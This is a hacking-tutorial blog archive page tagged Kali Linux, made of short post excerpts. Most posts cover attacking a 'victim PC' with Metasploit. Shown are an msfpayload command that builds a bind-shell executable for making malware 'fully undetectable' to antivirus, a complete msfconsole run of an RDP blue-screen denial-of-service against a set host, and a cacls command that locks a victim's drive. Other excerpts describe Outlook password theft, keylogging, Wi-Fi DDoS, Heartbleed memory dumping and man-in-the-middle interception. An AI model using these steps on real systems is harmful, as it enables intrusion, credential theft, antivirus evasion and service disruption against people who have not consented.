Showing posts with label Kali Linux. Show all posts

Thursday, April 9, 2015

How to Encrypt Your DNS for More Secure Browsing


We’ve been touting the benefits of third-party DNS servers for a while now, but one additional benefit that might be of interest is the ability to encrypt all of your DNS requests, further protecting you from anybody spying on you in the middle.
DNSCrypt, from the great team at OpenDNS, is the simple solution that we’ll use to add encryption between your computer and the DNS server. It’s a lightweight solution that works on either Windows or Mac — sadly no mobile support so far.
What this tool is actually doing is creating an encrypted connection to any of the supported DNS servers, and then creating a local DNS proxy on your PC. So when you try to open howtogeek.com, your browser will send a regular DNS query to the 127.0.0.1 localhost address on port 53, and that request will then be forwarded through the encrypted connection to the DNS server.

Sunday, December 21, 2014

Man In The Middle Attack With Kali Linux


It’s one of the simplest but also most essential steps to “Conquering” a network. Once a hacker has performed a “Man In The Middle” attack (MITM) on a local network, he is able to perform a number of other “Side-kick” attacks. This includes, cutting a victim’s internet connection; intercepting Emails, logins, and chat messages; and many others.
And only one tools is needed for this attack:
An install or Live boot of Kali Linux, a well-known OS containing a collection of hundreds of penetration testing tools.

If you have that, then proceed to the tutorial below, and we’ll demonstrate how to perform this powerful attack.

Sunday, November 16, 2014

Denial-of-service Attack – DOS using hping3 with spoofed IP in Linux


In computing, a denial-of-service (DoS) or distributed denial-of-service (DDoS) attack is an attempt to make a machine or network resource unavailable to its intended users.
Although the means to carry out, the motives for, and targets of a DoS attack vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.
As clarification, distributed denial-of-service attacks are sent by two or more persons, or bots, and denial-of-service attacks are sent by one person or system. As of 2014, the frequency of recognized DDoS attacks had reached an average rate of 28 per hour.
Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.
Denial-of-service threats are also common in business, and are sometimes responsible for website attacks.

Thursday, August 14, 2014

Hack Security Features in Remote PC


First Hack the Victim PC Using Metasploit 

Once you got the meterpreter session use ‘shell ‘command to get command prompt of the target


Sunday, June 29, 2014

Change ALL Files Extension in Remote PC (Confuse File Extensions Attack)


First Hack the Victim PC Using Metasploit 


Once you got the meterpreter session use ‘shell ‘command to get command prompt of the target

Sunday, June 8, 2014

How To Bypass Antivirus Detection Making An Executable FUD


So in this tutorial we will show you step by step on how to make a virus Fully Undetectable from all the antiviruses. Their are lots of approaches, however here we will take a look at how to make an executable FUD using msfencode.

Requirements
  • Metasploit ( Kali Linux )
Attention
We are using some harmless test files but don’t infect people with any real viruses. That would be a crime.
Purpose
Antivirus protects machines from malware but not all of it .there are ways to pack malware to make it harder to detect. well use metasploit to render malware completely invisible to antivirus.
Creating a Listener
This is a simple payload that gives the attacker remote control of a machine. It is not a virus ant won’t spread, but it is detected by antivirus engines. In Kali Linux in a Terminal windows execute these commands:

msfpayload windows/shell_bind_tcp LPORT=2482 X > /root/listen.exe

ls -l listen.exe

Sunday, May 11, 2014

Metasploit Modules Post Windows Gather {Computer Forensics Tutorial}


Now Open Kali Linux terminal type msfconsole
 
Once you got the meterpreter session 

1)      arp_scanner
The "arp_scanner" post module will perform an ARP scan for 
a given range through a compromised host.


Monday, May 5, 2014

Metasploit Windows Post Capture Modules {Computer Forensics Tutorial}


Now Open Kali Linux terminal type msfconsole

Once you got the meterpreter session

keylog_recorder

The "keylog_recorder" post module captures keystrokes on the compromised system. Note that you will want to ensure that you have migrated to an interactive process prior to capturing keystrokes.


Sunday, May 4, 2014

How to Gather Microsoft Outlook Saved Password in Remote PC


Windows Gather Microsoft Outlook Saved Password Extraction

This module extracts and decrypts saved Microsoft Outlook (versions 2002-2010) passwords from the Windows Registry for POP3/IMAP/SMTP/HTTP accounts. In order for decryption to be successful, this module must be executed under the same privileges as the user which originally encrypted the password.


Exploit Targets
Microsoft Outlook 2003, XP
Microsoft Outlook 2007
Microsoft Outlook 2010

Now Open Kali Linux terminal type msfconsole
 
Once you got the meterpreter session

Thursday, May 1, 2014

Wifi DDoser with Websploit


I’m on VMware  so i can do it  cause no wireless on this computer so I’m run threw  how to any ways.


Step 1  load up terminal and type

airmon-ng start wlan0
this will turn on mon0
then

Monday, April 21, 2014

OpenSSL Heartbeat (Heartbleed) Attack Using Metasploit


This module implements the OpenSSL Heartbleed attack. The problem exists in the handling of heartbeat requests, where a fake length can be used to leak memory data in the response. Services that support STARTTLS may also be vulnerable. The module supports several actions, allowing for scanning, dumping of memory contents, and private key recovery.

Now Open Kali Linux terminal type msfconsole


Tuesday, April 15, 2014

Forensics of Remote PC (Part 2)


Once you got the meterpreter session use ‘shell ‘command to get command prompt of the target.

Now type wmic /? Displays help


wmic cpu list full – get Name, Caption, MaxClockSpeed, DeviceID, and etc status

Monday, April 14, 2014

Metasploit Basic Command


There are many new user of metasploit (beginner of metasploit) ask use to write a basic introductory article about the basic metasploit command and basic usage of metasploit, however we have shared different advance and mid level metasploit tutorial on backtrack 5 you can learn different commands from these tutorials but here is the list of the best and most common commands that are used in metasploit for different purposes. Later on we will share meterpreter commands as well.


Metasploit is the database of all exploits and a software that contain information about different exploits so here is the basic usage of metasploit, I am using backtrack 5 machine for this tutorial however if you are using other Linux distribution or windows OS than it is fine but the requirement is Metasploit.


Sunday, April 6, 2014

How to Lock Drive of Remote Windows Victim PC


First Hack the Victim PC Using Metasploit Once you got the meterpreter session use ‘shell ‘command to get command prompt of the target.

Type Cacls (Drive Name) /e /p everyone:n and press Enter.This will lock your “E Drive” 


Solution For Unlock
Now right-click on your E drive –> Properties –> Click on “Security” tab click on C ContinueCheck the check box “Full Control” –> Click on OK.


Parameters
FileName   : Required. Displays DACLs of specified files.
/t   : Changes DACLs of specified files in the current directory and all subdirectories.
/e   : Edits a DACL instead of replacing it.
/c   : Continues to change DACLs, ignoring errors.
/g   User: permission   : Grants access rights to the specified user. The following table lists valid values for permission.
Value
Description
n
None
r
Read
w
Write
c
Change (Write)
f
Full Control


Saturday, April 5, 2014

How to Perform Blue Screen Death Attack on Remote Windows 7 PC


This Metasploit module exploits vulnerability in win32k.sys where under specific conditions Track Popup Menu Ex will pass a NULL pointer to the MN End Menu State procedure. This Metasploit module has been tested successfully on Windows 7 SP0 and Windows 7 SP1

Now Open Kali Linux terminal type msfconsole


Now type use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options


msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.105
msf auxiliary(ms12_020_maxchannelids) > show options

msf auxiliary(ms12_020_maxchannelids) > exploit


Thursday, April 3, 2014

Firewall Detection Tool Wafw00f


Introduction

This is a Web Application Firewall Detection Tool.
The tool was written by – Sandro Gauci And G. Henrique.

It will help you detect the WAF ( Web Application Firewall )  behind the any domain.
Wiffit (Wafw00f ) can test for these Firewalls listed in the image -
If any firewall is detected from the list it will display on-screen

How Wiffit (Wafw00f) detects Web Application Firewall (WAF)
To detect WAF it looks for the following things :
  • Cookies
  • ServerCloaking
  • Response Codes
  • Drop Action
  • Pre Built-In Rules

How to Open Wiffit On Kali Linux

Applications > Kali Linux > Information Gathering > IDS/IPS Identification > wafw00f

wafw00f is open now , see the below image for more details -

How to use wafw00f

Example 1 :
Usage :
  1. root@root :
wafw00f [ target url ]
  1. Example :
wafw00f www.***.com
  1. This example shows that www.***.com is behind the Web Application Firewall.
  2. www.***.com is behind the Imperva WAF.


Example 2 :
  • Here google.com is also behind the WAF .
  • All these images shows these website are using IDS and it blocks my request all the time .


Example 3 :

  • Flipkart is also using WAF (Web Application Firewall)

Example 4 :wafw00f -a  http://www.google.com/
Nothing found there either.


Example 5 :wafw00f -l -t http://www.google.com/
Nothing found there either.


Contact Form

Name

Email *

Message *